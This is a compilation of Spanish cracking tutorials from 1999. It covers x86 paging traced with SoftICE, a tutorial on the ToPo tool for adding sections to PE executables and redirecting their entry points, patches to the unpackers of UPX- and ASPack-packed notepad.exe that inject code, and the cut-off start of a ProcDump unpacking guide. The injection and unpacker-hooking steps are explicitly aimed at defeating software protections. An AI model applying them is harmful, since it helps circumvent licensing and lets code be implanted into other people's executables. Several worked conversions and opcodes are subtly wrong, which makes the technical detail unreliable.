Cualquier proceso en W32 tiene su propia «página de directorio», que es una colección de hasta 1024 entradas de 32 bits almacenadas contiguamente, una después de otra. La dirección física de la página de directorio activa se almacena en un registro del microprocesador llamado CR3 (CONTROL REGISTER 3), que se cambia cuando el SO conmuta el control entre procesos. Los 10 bits altos de una dirección virtual especifican una de las 1024 entradas posibles en esta página de directorio. Los 20 bits altos de la entrada de la página de directorio indica una dirección física de una tabla de página (los 12 bits inferiores de la dirección física se definen a cero). Esto referencia otra página, que también tiene hasta 1024 entradas de 32 bits. Los 10 bits del medio de la dirección virtual referencian una de estas entradas. De nuevo, la entrada tiene una dirección física de 20 bits para indicar la posición de comienzo de un marco de página, que es una dirección física. Los 12 bits inferiores de una dirección virtual apuntan a una posición física dentro de este marco de página.

Mostrado simbólicamente, uno puede representar una dirección virtual de 32 bits (que es con lo que trabaja una aplicación) como una entrada de página de directorio de 10 bits (d), una entrada de tabla de página de 10 bits (p) y un offset de 12 bits:

dddd-dddd-ddpp-pppp-pppp-oooo-oooo-oooo

Para cada proceso, el microprocesador almacena un valor de 20 bits en el registro CR3 (r de registro):

rrrr-rrrr-rrrr-rrrr-rrrr

La dirección física de comienzo de la página de directorio activa del proceso es:

rrrr-rrrr-rrrr-rrrr-rrrr- 0000-0000-0000

Recuérdese que todas las páginas se almacenan en límites de 4 KB, por tanto, cada página comienza en una dirección con los 12 bits inferiores igual a cero. El microprocesador primero accede a la dirección física:

rrrr-rrrr-rrrr-rrrr-rrrr-dddd-dddd-dd00

Esta posición contiene otro valor de 20 bits (t de tabla):

tttt-tttt-tttt-tttt-tttt

lo cual indica la dirección física de comienzo de una tabla de página:

tttt-tttt-tttt-tttt-tttt-0000-0000-0000

El microprocesador accede luego a una dirección física:

tttt-tttt-tttt-tttt-tttt-pppp-pppp-pp00

Almacenado en este área hay un valor de 20 bits de un marco de página (c de marco):

CCCC-CCCC-CCCC-CCCC-CCCC

La dirección fisíca final de 32 bits es una combinación de este marco de página con los 12 bits de offset inferiores de la dirección virtual:

CCCC-CCCC-CCCC-CCCC-CCCC-0000-0000-0000

Esta es la dirección física. Es todo.

Puede parecer que traducir una dirección virtual en dirección física es un proceso que lleva mucho tiempo, pero realmente no es así. Los microprocesadores Intel 386, 486 y Pentium tienen una memoria cache interna que puede guardar estas tablas de página dentro del microprocesador. La traducción se realiza de forma muy rápida sin ninguna penalización de tiempo. Esta doble paginación (páginas que se guardan en una página) ofrece a cada aplicación un límite teórico de aproximadamente un millón de páginas de 4 KB.

EMPLEANDO SICE
==========
Podemos revisar el proceso de traducción de memoria virtual a memoria física con SICE.

Carguemos notepad.exe con el loader de SICE. Cuando se despliega la pantalla de SICE, el depurador está apuntando a la primera instrucción del programa cuya dirección virtual es 00401000h. A partir de esta dirección podemos calcular la dirección física donde se ubica esta instrucción en la RAM.

Traduzcamos el valor hexadecimal de la dirección virtual a binario:

0000 0000 0100 0000 0001 0000 0000 0000

Tenemos:
1. Entrada del directorio de páginas o primario, diez bytes altos:

0000 0000 01 = 1

Es la entrada 1 del directorio primario

2. Entrada de la tabla de páinas o directorio secundario, diez bytes medios:

00 0000 0001 = 1

Es la entrada 1 del directorio secundario

3. Desplazamiento en el marco de página de memoria física, doce bytes bajos restantes:

0000 0000 0000 = 0

Comienzo del marco de página o desplazamiento cero. Recuérdese que es la primera instrucción del programa.

Para determinar exactamente la dirección física de la dirección debemos:

1. obtener la dirección física donde está el directorio de páginas activas o directorio primario. Este valor está en CR3 y lo obtenemos con el comando 'CPU' de SICE. Cada entrada de este directorio es un puntero al directorio secundario.

2. obtener la dirección de la entrada en el directorio primario donde se encuentra la dirección del comienzo del directorio secundario. Sabemos la dirección del inicio del directorio primario por los 20 bits altos del contenido de CR3. La entrada dentro del directorio primario que dice donde está la tabla que interesa está indicada por los diez bits altos de la dirección virtual. Como cada entrada del directorio primario es de 32 bits = 4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio primario.

3. obtener la dirección física dónde se encuentra la tabla de páginas o directorio secundario. Con la dirección de la entrada del directorio de página donde está la dirección de la tabla de páginas activas, se puede emplear el comando PEEK de SICE para obtener esta última dirección:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_PRIMARIO

4. obtener la dirección de la entrada en la tabla de páginas donde está la dirección del inicio o marco de la página donde está la instrucción apuntada por la dirección virtual. Sabemos la dirección del inicio del directorio secundario por los 20 bits altos del contenido la entrada del directorio primario. La entrada dentro del directorio primario que dice donde está el mmraco de página que buscamos está indicada por los diez bits medios de la dirección virtual. Como cada entrada del directorio secundario es de 32 bits=4 bytes, hay que multiplicar el número de entrada por 4 para obtener la dirección de la entrada correspondiente en el directorio secundario.

5. obtener la dirección física dónde se encuentra el marco de página donde se ubica la instrucción señalada por la dirección virtual. Con la dirección de la entrada del directorio secundario donde está la dirección del marco de páginas, se puede emplear el comando PEEK de SICE para obtener esta última dirección, ya que este comando devuelve el contenido de una dirección física:

PEEK D DIRECCIÓN_DE_ENTRADA_DE_DIRECTORIO_SECUNDARIO

6. obtener la dirección física de la instrucción en la página específica. Este valor se obtiene a partir de los 20 bits altos del contenido en la entrada correspondiente en el directorio secundario y los 12 bits bajos en la dirección virtual. Estos bits bajos de la dirección virtual son un desplazamiento dentro del marco de página donde se ubicó el contenido de la aplicación.

7. obtener el contenido en la dirección física señalada por el desplazamiento dentro del marco de página donde se encuentra el código o los datos indicados por la dirección virtual. Finalmente el comando

PEEK D DESPLAZAMIENTO_EN_MARCO_DE_PÁGINA

devuelve, invertida, la instrucción en octal en la dirección virtual. Para comprobar esto, si el puntero de SICE apunta a esta dirección virtual el comando

D EIP

devuelve el mismo valor en la ventana de datos de SICE. También podemos verificar esto revisando el código en octal de la instrucción correspondiente. Debemos ver lo mismo pero invertido. El comando

CODE ON

lo mostrará.

Continuemos con notepad.exe.

Ya tenemos los valores que corresponden a la dirección virtual de la primera instrucción de notepad.exe

La dirección física de la página de directorio o directorio primario lo obtenemos con el comando CPU de SICE: 008170000h. Traduzcámoslo a binario:

0000 0000 1000 0001 0111 0000 0000 0000

Los primeros 20 bits de este número indican la dirección física del comienzo del directorio primario del proceso activo. Los diez bits altos de la dirección virtual nos dicen que se trata de la primera entrada en este directorio

```
0000 0000 1000 0001 0111 - 0000 0000 01 - 00
              ^                     ^
   bytes altos en CR3        -   bytes altos
                                en dir virtual
```

obtenemos una nueva dirección física, la de la entrada 1 de la tabla de pá-
ginas o directorio secundario: 00817004h.

Ejecutemos el comando PEEK D 817004.

PEEK D 00817004

SICE nos dá: 01EFE267

Obtenemos ahora la dirección física del directorio secundario. En binario:

0000 0001 1110 1111 1110 0010 0110 0111

Los doce bits altos de este valor apuntan al inicio del directorio secundario. Los diez bits medios indican una entrada dentro de este directorio.

1100 0001 1011 1011 1111 - 00 0000 0001 - 00
^ ^
bytes altos en 01EFE267 - bytes medios
en dir virtual

En hexadecimal: 01EFF004H

Esta entrada contiene la dirección del marco de página en memoria física donde se encuentra instrucción indicada por la dirección virtual.

Ahora obtengamos la dirección del marco de página:

PEEK D 01EFF004

Obtenemos un valor como 01DEC225h. Traduzcamos este valor a binario:

0000 0001 1101 1110 1100 0010 0010 1001

Los 20 bits altos de este valor son la dirección física de un marco de página, es decir, del comienzo de una página de memoria física. Si agregamos a este valor el valor indicado por los doce bits bajos de la dirección virtual obtenemos la dirección física donde se haya la instrucción señalada por la dirección virtual:

0000 0001 1101 1110 1100 - 0000 0000 0000
^ ^
bytes altos en 01DEC225h - bytes bajos
en dir virtual

PEEK D 01DEC0000

SICE devuelve 83EC8B55

El valor devuelto por este comando corresponde a la instrucción en octal, pero invertido, a la que apunta la dirección virtual. Si esta es la dirección señalada por el puntero de SICE el siguiente comando nos devolverá el mismo valor regeresado antes:

```
D EIP
```

Vemos ahora que la ventana de datos de SICE apunta a 83EC8B55, en la dirección EIP, el mismo valor devuelto con el comando 'PEEK D 01DEC0000'

Hagamos "code on" y veamos la correspondencia entre el valor desplegado por el último PEEK y el código en octal desplegado por SICE, que seguramente será el mismo pero invertido

```
55      push  ebp
8BCE    mov   ebp, esp
83...
```

¿QUÉ VENTAJAS TIENE LA PAGINACIÓN?
==========
Las ventajas de la paginación son:

Primero, las aplicaciones se aislan unas de otras. Ningún proceso puede inadvertidamente (o maliciosamente) escribir encima del espacio de código o datos de otro proceso, pues ni siquiera es capaz de direccionar la memoria del otro proceso sin el valor CR3 adecuado, y definir este valor es una tarea que sólo puede hacer el núcleo W32.

Segundo, este mecanismo de paginación resuelve uno de los problemas más básicos en un entorno multitarea: la consolidación de la memoria libre. En un esquema de direccionamiento más simple, a medida que se ejecutan múltiples programas y se sale de ellos, la memoria se va fragmentando. Si la memoria está demasiado fragmentada, los programas no se pueden ejecutar porque no tienen suficiente memoria contigua, incluso aunque la cantidad total de memoria libre sea la adecuada. Con la paginación, no es necesario consolidar la memoria física libre porque las páginas no tienen que ser contiguas. Cualquier cosa se gestiona manipulando las tablas de página. La única pérdida viene realmente por el espacio perdido en las propias tablas de página y la granularidad de las páginas de 4 KB.

Tercero, hay bits extra en las entradas de tabla de página de 32 bits además de las direcciones de 20 bits. Un bit indica que se ha accedido a una página particular (se denomina bit de «acceso»); otro que la página ha sido escrita (el bit «sucio»). W32 puede usar estos bits para determinar si una página de memoria se puede intercambiar (swapping) a un archivo de disco para obtener más memoria física libre. Otro bit («presencia») indica si la página se ha intercambiado al disco y se tiene que recargar en memoria.

Otro bit («lectura/escritura») indica si la página se puede escribir. Este bit protege el código de los punteros errantes. Por ejemplo, si se incluye la instrucción en código C siguiente en un programa Windows:

* (int *) WinMain 0;

se obtendrá un cuadro de mensaje diciendo: «Este programa ha realizado una operación ilegal y se cerrará». Este bit no evita que un programa compile el código fuente del programa y almacene las instrucciones de lenguaje ensamblador en memoria para ser ejecutadas.

Las direcciones virtuales tienen un ancho de 32 bits. El código y los datos (estáticos, de pila o localizados) de un programa tendrán direcciones entre 0x00000000 y 0x7FFFFFFF. El propio W32 usa direcciones desde 0x80000000 a 0xFFFFFFFF y aquí es donde se encontrarán los puntos de entrada a las librerías de enlace dinámico (DLL) de W32.

La cantidad total de memoria libre está determinada por la cantidad de memoria física libre y el área libre de disco duro disponible para intercambio de páginas. Como es normal con la gestión de memoria virtual, W325 emplea un algoritmo LRU (Least-Recently Used: usado-menos-reciente
mente) para determinar qué páginas intercambiar a disco. Los bits de «acceso» y «sucio» le ayudan en esta tarea. Las páginas de código no tienen que guardarse en disco porque las páginas de código no son escribíbles, simplemente se puede recargar desde el archivo .EXE o la librería de enlace dinámico (DLL).

A veces, se verá que se accede al disco cuando se mueve el ratón desde el área cliente de un programa al área cliente de otro programa. ¿Por qué ocurre esto? Windows tiene que enviar mcnsajes de movimiento de ratón a la segunda aplicación. Si el código del programa para procesar este mensaje no está cargado actualmente en memoria, Windows tiene que recargarlo desde el archivo de disco. Si tiene varios programas Windows grandes cargados simultáneamente y no tiene mucha memoria, probablemente verá una actividad inusual en el disco duro a medida que se mueve de programa a programa, pues Windows está recargando páginas descargadas previamente.

A veces, los programas individuales se ralentizan (o se detienen completamente) cuando Windows está realizando el intercambio (conmutación) de páginas. Las páginas de código se pueden compartir entre aplicaciones.

Esto es particularmente útil para las librerías de enlace dinámico. Varios programas ejecután-dose a la vez pueden usar las mismas funciones Windows 95, sin que sea necesario que el mismo código se cargue en memoria varias veces. Sólo es necesario una copia del código.

Excepto la granularidad de las páginas de 4 KB, la memoria física no se puede fragmentar porque la desfragmentación implica únicamente manipular las tablas de página. Sin embargo, la memoria virtual de una aplicación se puede fragmentar si una aplicación localiza, relocaliza y libera varios bloques de memoria. El limite de 2 MB para el código y los datos de una aplicación normalmente es suficiente para evitar problemas. Es mucho más fácil que un programa se quede antes sin memoria física que llegue a encontrar un límite en la memoria virtual. Pero puede ocurrir, y si tiene un programa donde este problema es concebible, puede que desee considerar la memoria «movible».

¿EL PROGRAMADOR PUEDE GESTIONAR LA MEMORIA VIRTUAL?
==========
Sí, por supuesto. Para ello W32 proporciona varias funciones API:

Esta función se emplea para reservar y comprometer espacio de memoria virtual:

LPVOID **VirtualAlloc** (LPVOID lpAddress,DWORD cbSize,
DWORD fdwAllocationType, DWORD fdwProtec);

Para liberar el espacio de memoria comprometido:

BOOL **VirtualFree** (LPVOID lpAddress,SWORD cbSize,DWORD fdwFreeType);

Bueno. Espero que este breve escrito sobre la gestión de memoria virtual en W32 pueda entenderse y sea de utilidad.

Cualquier error u observación, por favor notifíquenme:
nuMIT_or@iname.com

Ir a: Descabezando archivos ejecutables portables

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Reversing with ToPo v1.0**	W95 / W98 / NT
Descripción	Pequeña utilidad para ampliar ejecutables y DLLs	
Tipo	Herramienta win32ASM para Ingeniería Inversa	
Url	http://i.am/MrCrimson	
Protección	**Ninguna. Freeware cortesía de MrCrimson/[WkT]**	
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado**,** 4) Profesional, 5) Especialista	
Herramientas	Uedit y (opcionalmente) SoftICE	
Objetivo	**Ampliar las posibilidades de cracking**	
Cracker	**MrCrimson/[WkT!99]**	
Fecha	23 de Octubre de 1999	

Introducción

Los esquemas de protección de software pueden dividirse en dos grandes grupos.
Los que se apoyan en dispositivos de hardware y los que lo hacen exclusivamente en el software.
Los metodos soft pueden a su vez dividirse en aquellos en los que la limitación de la versión es condicional (Serial, fecha limite, numero de usos) y en los que es incondicional (opciones físicamente eliminadas del codigo)

Salvo la elegante alternativa de los KeyMakers y los RegPatches, el resto de las desprotecciones exige que se realicen CAMBIOS en ficheros binarios, ya sean datos o instrucciones de codigo.

Una regla de oro del crackista (que palabro!) consiste en que la modificación binaria propuesta debe PARCHEAR los contenidos existentes SIN AÑADIR un sólo byte.
Bueno... en la inmensa mayoría de los casos esto no resulta un problema puesto que lo que se pretende es cambiar es:

- el valor de un flag
- una condición de bifurcacion
- la ocurrencia de un CALL

No sólo NO es un problema sino que además establece el alcance del RETO:

"...sólo modificar en el fichero los bytes existentes y además en mínimo número..."

Sin embargo, hay un "paquete" de situaciones en las que esta restricción se hace un tanto insoportable y que podría responder a la siguiente clasificación:

- Empaquetados/Encriptados: el código NO está accesible en el fichero.
- Reconstrucción de código no presente.
- Emuladores de llave de hardware.
- Adición de NUEVOS elementos a un programa sin tener el código fuente.

Qué tienen en común estos casos? pues se me ocurren dos cosas:

- Necesidad de un área "espaciosa" para escribir nuestro código añadido.
- Necesidad de convivir en el mismo espacio de memoria del programa.

Puede verse que esto trata de INGENIERÍA INVERSA en el aspecto más amplio y no sólo en lo que respecta al cracking.
Pero cómo se consigue expandir el área de código de un programa en una forma segura y estable...? La respuesta tiene nombre de bicho: **ToPo v1.0**.

ToPo: Arreglando el cuarto de invitados

ToPo v1.0 es una utilidad que permite añadir a un ejecutable (o DLL) una extensión vacía para ser rellenada con código fresco. Podemos añadir típicamente una decena de estas "extensiones ortopédicas" dependiendo de la estructura interna del fichero. Entonces podremos hexeditar y añadir nuevas rutinas, parchear el código en memoria, reconstruir código incompleto, diseñar emuladores de dongle, trainers para juegos...y todo ello sin limitación de espacio! (~ 10 Mb)

El principio en que se basa la herramienta es muy simple. La estructura del formato PE (ejecutables y librerías Win32) consiste en una colección de cabeceras con multitud de datos (muchos no usados para nada).

Entre las cabeceras más importantes están las llamadas *cabeceras de sección*. Son paquetes de 40 bytes donde se definen las características de los bloques de datos del programa (código, constantes, iconos, punteros, etc).

La zona en que habitan estas cabeceras suele disponer de espacio libre para añadir

del orden de 10 nuevas y nada impide que un programa tenga mas de una seccion de código (como ejemplo sirvan los empaquetadores en los que la rutina de desempaquetado suele alojarse en una sección propia).

Así las cosas podemos DECLARAR una nueva sección del tamaño que nos apetezca y AÑADIRLA al final del fichero sin ningún tipo de problemas. El nuevo invitado tendrá un "segmento" de direcciones a las que (y desde las cuales) se podrá acceder al resto de la imagen del fichero en memoria.

Reinventando los virus, MrCrimson? bueno cada cual es libre de inocular lo que le parezca... personalmente prefiero darle aplicaciones constructivas como el CrAcKiNg!

ToPo: Bichos en el jardín

Este es el cuadro de diálogo de la herramienta perforadora. El usuario solo tiene que seleccionar su fichero víctima (32 bits only, plz) e indicar cuantos bytes necesita para escribir su código. El click en "Do It!" informa acerca del éxito del resultado y de donde puede localizarse el nuevo inquilino (tanto en memoria como en fichero).

Las opciones permiten:

- **Backup file:** saludable copia de seguridad antes de inyectar el alien.
- **Redirect Entrypoint:** Hace que el programa COMIENCE su ejecución en la nueva sección (".topo") al final de la cual se vuelve al inicio natural del programa. Esto nos permite realizar los cambios que sean necesarios en el código mapeado en memoria.
- **Make code writable:** Permite que podamos escribir tranquilamente en el

código principal. Necesario si vamos a parchear.

Y con esto está todo dicho. Vamos a ver que se puede hacer en la práctica.

Ejemplo (1): Adición de código nuevo

Como víctima utilizaremos un programa del que todos disponemos: el bloc de notas (ejecutable: "notepad.exe" alojado en "\windows").
Vamos a añadir un trozo de código de 100 bytes con una llamada API. Para ello haz una copia en otro directorio y arranca ToPo v1.0:

- selecciona: notepad.exe
- tamaño a añadir: 100 bytes

Seleccionar opciones:

- Backup
- Redirect entrypoint

Una vez hecho se nos informa de que la nueva sección estará disponible en el offset de fichero x8A00h y si trazamos con Winice lo encontraremos a partir de la dirección :40C000.
La opción "redirect entrypoint" ha cambiado el EntryPoint original :401000 (inicio de la sección ".code") por :40C000 (inicio de la sección ".topo"). Además, al final del bloque ha insertado un JMP 401000 de forma que despues de nuestros arreglos regresamos automaticamente a la ejecución natural del programa.

Vamos a hacer que el NOTEPAD genere una especie de splash precaria esperando confirmación antes de arrancar. Todos conoceis ya la sintaxis de la función MessageBox:

```
push Estilo
push Titulo_ventana
push Mensaje
push Handle_ventana_Padre
Call MessageBox
```

Como estilo elegimos el más simple: un simple botón "OK" (valor 0)
Como título pondré: "MrCrimson dice:"
Como mensaje: "Tomando el control desde el principio"
Nuestra ventana no tendra padre (sob!) con lo que el handle sera cero.

Ahora, la forma más fácil de proceder consiste en arrancar Winice y con el comando "A"

comenzar a escribir el código en nuestra parcela. Cómo definimos las strings...? muy fácilmente:

-Escribimos todas nuestras constantes y variables a partir del 3er byte.
-Reservamos los dos(*) primeros bytes para un JMP que salte por encima de estas declaraciones.

(*) el número exacto dependerá del tamaño de los datos).

Por ejemplo:

:40C000 jmp 40C005
:40C002 686F6C6100 <---- "hola" (00 terminador de strings)
:40C005 continua el codigo

el offset :40C002 contiene la cadena "hola" y podemos usarlo como argumento en nuestras llamadas a función. De esta misma forma se definen variables y constantes en general (el segmento ".topo" tiene atributos de leible, escribible y ejecutable!).

No os preocupeis si Winice o W32Dasm interpretan las variables así definidas como instrucciones de código inexistentes. Es normal. Intentan desensamblar lo inensamblable...

Después escribimos los pushes, la llamada a MessageBox y dejamos el resto como está (una sucesión de NOPs hasta el JMP [original_entrypoint]. Copiamos con buena letra el código ensamblado resultante en un papelito y abandonamos Winice no sin antes haber borrado lo escrito restaurando los NOPs originales.

Ahora hexeditamos (Uedit) el notepad.exe, nos vamos al offset donde comienza la sección ".topo" y tecleamos el churro de bytes. Cerramos y ejecutamos notepad obteniendo la ventana esperando confirmación para iniciar el "Bloc de Notas".

En este ejemplo, el código añadido tiene este aspecto:

```
//******************** Program Entry Point ********
:0040C000 EB3B                    jmp 0040C03D ;-->
salto hasta

después de

definir las

"strings"
;Codigo inexistente... se trata de las strings:
;T=54h, o=6Fh, m=6Dh, a=61h, m=6Dh,...."Tomamos el
control..."
:0040C002 54                      push esp
:0040C003 6F                      outsd
:0040C004 6D                      insd
```

```
:0040C005 61                        popad
:0040C006 6D                        insd
:0040C007 6F                        outsd
:0040C008 7320                      jnb 0040C02A
:0040C00A 65                        BYTE 065h
:0040C00B 6C                        insb
:0040C00C 20636F                    and byte ptr [ebx+6F],
ah
.........................................
```

; Una vez definidas las variables, comenza el código:

```
:0040C03D 6A00                      push 00000000 ; estilo
0
:0040C03F 682CC04000                push 0040C02C ;
"MrCrimson says:"
:0040C044 6802C04000                push 0040C002 ;
"Tomamos el ctrl..."
:0040C049 6A00                      push 00000000 ; Padre
0

* Reference To: USER32.MessageBoxA
                                    |
:0040C04B FF1530744000              Call dword ptr
[00407430]
:0040C050 90                        nop
:0040C051 90                        nop
:0040C052 90                        nop     ; hasta
completar 100
....................................
:0040C05F E99C4FFFFF                jmp 00401000 ; notepad
normal
```

La llamada a MessageBox parece un tanto misteriosa (offset :407430) pero los bytes que componen la instrucción pueden obtenerse fácilmente ensamblando desde Winice la linea:

call dword ptr[MessageBoxA]

NOTA: En la primera versión de este tute un descuido me llevo a codificar esta llamada mediante:
[Winice (A)ssemble] call MessageBox
El resultado era que funcionaba perfectamente en mi ordenador pero no en otros... Para que el enlace dinámico con la función en la dll (en este caso user32.dll) proceda correctamente, la llamada debe realizarse como se ha indicado.

Una vez completado ejecutamos notepad y obtendremos una ventana con una mesaje chorra esperando un click en el OK para proseguir con el "bloc de notas".

Este ejemplo ha mostrado como INCRUSTAR un trozo de código de ~100 bytes

donde aparentemente no cabría un alfiler. :o)

Ejemplo (2): Parcheador de Empaquetados Universal

Por lo general, los empaquetadores/encriptadores de ficheros operan según una idea común.
El código util está cifrado de manera que desensamblando no se puede analizar su comportamiento. En el momento de la ejecución entra en juego una rutina que escribe en memoria la versión no-encriptada y a partir de ese momento todo transcurre como si de un ejecutable normal se tratara.
La forma de atacar a estos programas tan poco comunicativos se basa en cargadores o loaders.
Un cargador es un programa capaz de cargar en memoria otros ejecutables y detenerse antes de comenzar su ejecución de manera que puede aprovecharse la ocasión para realizar los oportunos parcheos. Sin embargo son fáciles de engañar y tienen problemas para "seguir la pista" a nuevos threads (al menos los que he podido examinar).

ToPo no tiene este tipo de problemas porque genera un "enemigo interior" que puede actuar justo después del desencriptado del código cualquiera que sea el algoritmo. Como ejemplo veremos como funciona con un par de empaquetadores de élite.

(a) UPX v0.84

Intentamos repetir la gracia anterior con una versión de Notepad.exe empaquetada con UPX.
para ello tecleamos en la línea de comandos del DOS:

C:\> upx -9 notepad.exe

y ya está. Pfff....reducido a la mitad de tamaño!. Me encanta este packer :o)

Ahora debemos añadir nuestra burbuja pero esta vez NO queremos redirección del entrypoint ya que este hace referencia al comienzo de la rutina de descompresión y no
al código del notepad.
Ok, tenemos el Notepad.exe, empaquetado con UPX e inoculado con una sección topo de 100 bytes (no necesitamos tantos en realidad...). Trazamos un poco para ver como respira el asunto poniendo un BPM en 401000 (el entrypoint original de notepad). Dejamos que fluya el código con F5 y... reaparecemos en :40C080. Se está escribiendo el código desempaquetado en su ubicación original... es decir que estamos en la rutina desempaquetadora. Trazamos un poco hacia el final para comprobar que la cosa acaba con un JMP al entrypoint del programa empaquetado (:401000).
Esta rutina está perfectamente accesible por lo que desde UltraEdit modificamos el salto al inicio de nuestra sección ".topo" (JMP 40E000).

A partir de aqui todo se reduce al caso anterior. Disponemos del código desempaquetado en memoria ANTES de comenzar la ejecución. Añadimos, como antes, nuestras "strings", los pushes y la llamada a messagebox (no copiar directamente porque las direcciones relativas no son las mismas). Por ultimo cerramos con un JMP al entrypoint de notepad :401000.

(b) ASPack v1.08.03

Este packer presenta algunas diferencias con el anterior. La compresión no es tan buena pero a cambio establece "potentes" medios de protección del código empaquetado. Siguiendo el ejmplo anterior intentaremos ejecutar nuestra lamer-splash al comienzo de la ejecución del notepad.

Con las pautas ya explicadas (BPM a la primera instruccion del notepad, :401000) intentamos cazar el final de la rutina de descompresión para saltar desde allí a nuestra fortaleza de código en blanco. Y facilmente la encontramos en:

```
.........................
:40C554 MOV [ESP+1C],EAX
:40C558 POPAD
:40C559 JNZ 40C563
:40C55B MOV EAX,1
:40C560 RET 000C
:40C561 PUSH EAX
:40C561 RET <------ Esto nos lleva al comienzo de
"notepad"
```

Cuando abrimos "notepad.exe" con Uedit para buscar este trozo de código descubrimos que NO ESTA. Impresionante. La rutina que desencripta esta también encriptada.
No problemo. Buscaremos el código que desempaqueta al desempaquetador siguiendo la misma tecnica de los breakpoints en memoria. Así llegamos a:

```
:40C0AE REPZ MOVSD
:40C0B0 MOV ECX,EAX
:40C0B2 AND ECX,03
:40C0B5 REPZ MOVSB <-----Copia el unpacker unpacked!
:40C0B7 MOV EAX,[EBP+4450B5]
```

Este código SI esta accesible (bueno estaría que no) y perfectamente editable. Vamos pues con Uedit y modificamos la instrucción en :40C0b7 según:

```
:40C0B7 JMP 40F000 <---salto a la sección ".topo"
```

No debemos preocuparnos por las modificaciones que hacemos para acceder al ".topo" porque antes de regresar restauraremos todo.

Al comienzo del ".topo" codificamos lo siguiente (ayudandonos de (A)ssembly en Winice):

```
;Parcheamos el codigo en :40C554 por "jmp 40f032"
;Es un salto a la mitad de la nueva sección donde
;pondremos nuestra messagebox

:0040F000 mov dword ptr [0040C554], 002AD9E9
:0040F00A mov byte ptr [0040C558], 00

;Restauramos el contenido en :40c0b7 a su
;código original "mov eax,[ebp+4450b5]"

:0040F011 mov dword ptr [0040C0B7], 50B5858B
:0040F01B mov word ptr [0040C0BB], 0044

;regresamos a :40c0b7 como si nada hubiera
;pasado...

:0040F024 jmp 0040C0B7
```

Perdidos...? Recapitulemos: hemos parcheado con Uedit la rutina que desempaqueta al desempaquetador del codigo. El objeto del parche es establecer un acceso a ".topo" que
contendrá un nuevo parche en memoria. Este parche modifica el desempaquetador final para que salte de nuevo a ".topo" (hacia la mitad de la sección) ANTES de lanzar el Notepad.
Creo que lo realmente lioso es intentar contarlo...hacerlo es muy fácil.

La segunda mitad de ".topo" contiene el siguiente codigo más familiar:

```
:0040F032 60                      pushad       ;por
seguridad
:0040F033 EB3B                    jmp 0040F070 ;saltamos
las strings

; strings usadas para la ventana messagebox
:0040F035 54                      push esp
:0040F036 6F                      outsd
:0040F037 6D                      insd
.....................................
:0040F069 7061                    jo 0040F0CC
:0040F06B 636B20                  arpl dword ptr
[ebx+20], ebp
:0040F06E 2000                    and byte ptr [eax], al


:0040F070 6A00                    push 00000000 ;estilo
0
```

```
:0040F072 685FF04000              push 0040F05F ;string
titulo
:0040F077 6835F04000              push 0040F035 ;string
mensaje
:0040F07C 6A00                    push 00000000
;Padre/Hwnd

* Reference To: USER32.MessageBoxA
                                  |
:0040F07E FF1530744000            call dword ptr
[00407430]

;Restauramos las instrucciones que habia antes del salto
;"40C554 mov [esp+1c],eax"
;"40C558 popad"

:0040F084 C70554C540008944241C    mov dword ptr
[0040C554], 1C244489
:0040F08E C60558C5400061          mov byte ptr
[0040C558], 61
:0040F095 61                      popad
:0040F096 E9BAD4FFFF              jmp 0040C554
```

Y así acaba esta historia.
De manera muy similar se pueden parchear hasta la saciedad todos los packers/crypters. Al menos así ha sido con los que he probado.

Conclusión

La técnica ilustrada resuelve dos inconvenientes clásicos del Arte del Cracking. Por una parte la tradicional limitación de espacio que nos impide en ocasiones generar productos más creativos. Por otro lado se trata de una estrategia "en caliente" puesto que trabaja desde dentro del código como una parte más del programa original.

Como inconveniente citar el hecho de que cambia el tamaño de fichero y por tanto los clasicos parcheadores de diferencias no trabajarian con éxito.
Un crack basado en esta técnica no sería un parcheador sino más bien un "inyector".

Eso es todo por el momento. Este tutorial era originalmente más largo pero creo que con los ejemplos propuestos queda claro lo que se puede hacer con esta técnica.
Espero que hayas pasado un buen rato leyendo este ladrillo.

Los ejemplos de este tute están aquí (47kb): ejemplos.zip
ToPo v1.0 esta disponible en http://i.am/MrCrimson

Up The Hammer!
MrCrimson/[WkT!99]

Como usar el ProcDump para descomprimir/desencriptar tus cobayas

By Mr. Orange (1999)

0) Introduccion.

1) Herramientas necesarias.

2) Un vistazo al Procdump.

3) Descompresión manual.

4) Añadir un Script.

5) Nota final.

0) Introduccion.

La intencion de este manual es enseñar como descomprimir nuestro objetivo cuando no hay un descompresor para el (o por lo menos no lo tenemos).
Nuestra cobaya va a ser el CuentaPasos v3.75.

1) Herramientas Necesarias.

- SoftICE
- ProcDump (Yo he usado la versión 1.5 Build 0)

2) Un vistazo al Procdump.

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

Veamos entonces como funciona...
La ventana principal tiene 2 listas y 7 botones. La primera lista contiene los procesos que estas ejecutando en este momento, mientras que la segunda contiene los modulos que estan asociados a cada proceso. Los botones son:

- **Unpack:** Descomprime un ejecutable. Procdump es capaz de descomprimir algunos compresores.
- **Rebuild PE:** Reconstruye la cabecera de un ejecutable.
- **PE Editor:** Esta claro, no? Te permite editar la cabecera de un ejecutable.
- **Bhrama Server:** Ejecuta el Servidor Bhrama. Esto premite que otro programa (llamado cliente) se aproveche de las magnificas cualidades del ProcDump.
- **Options:** Para modificar alguna opción del programa.
- **About:** Muestra información del ProcDump.
- **Quit:** Salir del programa.

Para más información, leete los *.TXT que vienen con el ProcDump

¿Que utilidad tienen las listas?
En la lista de procesos podemos realizar 5 operaciones que son accesibles a traves del botón derecho del ratón:

- **Dump (FULL):** Copia todo el contenido del proceso al disco duro.
- **Dump (PATIAL):** Copia el contenido del proceso al disco duro (solamente un rango).
- **Kill Task:** Termina un proceso.
- **Process Infos:** Muestra la cabecera del ejecutable.
- **Refresh List:** Actualiza la lista.

Mientras que en la lista de modulos las opciones disponibles son:

- **Dump (FULL):** Copia todo el contenido del modulo al disco duro.
- **Dump (PATIAL):** Copia el contenido del modulo al disco

duro (solamente un rango).

3) Descompresión manual.

OK!! Empecemos por analizer el fichero. Para ello he utilizado la magnifica herramienta Gettyp, y los resultados son:

```
- [cpasos32.exe] -----
DOS executable file - 334562 bytes
Portable executable (starting at 128 for 334434 bytes)
  Found no known modifier or compiler.
  Calculated entrypoint: 8714 / 0000220Ah (RVA:
0011440Ah)
